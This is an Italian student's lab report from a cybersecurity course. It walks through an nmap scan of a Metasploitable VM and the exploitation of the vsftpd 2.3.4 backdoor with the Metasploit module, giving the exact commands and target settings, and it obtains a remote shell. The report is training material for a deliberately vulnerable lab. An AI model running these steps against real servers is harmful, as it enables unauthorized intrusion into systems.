Report Attività: Attacco al Servizio vsftpd su Metasploitable

👨‍💻 **Studente:** ***Fabrizio Prisciandaro***

📅 **Data:** ***12/05/2025***

💻 **Corso: Cybersecurity Specialist Full Time**

Obiettivo dell'Esercizio

Svolgere una simulazione di attacco informatico al servizio **vsftpd** presente sulla macchina **Metasploitable**, utilizzando il framework **Metasploit**, al fine di ottenere accesso remoto al sistema vulnerabile.

---

1. Configurazione della Rete

- **Sistema attaccante (Kali Linux):**
  - IP: configurato automaticamente dalla rete (es. 192.168.1.X)
- **Sistema target (Metasploitable):**
  - IP: `192.168.1.138`
  - Subnet: `/24`

Nota: L'indirizzo IP della macchina Metasploitable è stato configurato manualmente per rispecchiare i requisiti dell'esercizio.

---

2. Scansione dei Servizi

Verifico la presenza del servizio **vsftpd** attivo sulla macchina target:

```
nmap -sV 192.168.1.138
```

Output ottenuto:

```
21/tcp open  ftp     vsftpd 2.3.4
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 16:23 CEST
Nmap scan report for 192.168.1.138
Host is up (0.00062s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

---

3. Esecuzione dell’Attacco con Metasploit


1. Avvio Metasploit dal terminale della Kali:

   ```
   msfconsole
   ```




2. Ricerco l'exploit per vsftpd digitando il comando:

```
search vsftpd
```




3. Seleziono il modulo exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```




4. Imposto i parametri del remote host (la VM Metasploitable2):

```
set RHOST 192.168.1.138
set RPORT 21
```



5. Eseguo l'exploit:

```
exploit
```



Risultato ottenuto: Viene stabilita una **sessione di shell remota** con privilegi sul sistema Metasploitable.

---


4. Creazione della Cartella nella Root

Dopo l'accesso remoto, si eseguono i seguenti comandi sulla shell:

```
cd /
mkdir test_metasploit
```

Verifico attraverso il comando:

```
ls
```



Come da screenshot ecco la nuova directory `test_metasploit`.

---

6. Conclusioni

L'attacco al servizio **vsftpd 2.3.4** è stato eseguito con successo sfruttando una backdoor nota. Dopo aver ottenuto accesso remoto, è stata confermata la compromissione del sistema target tramite la creazione di una directory nella root.
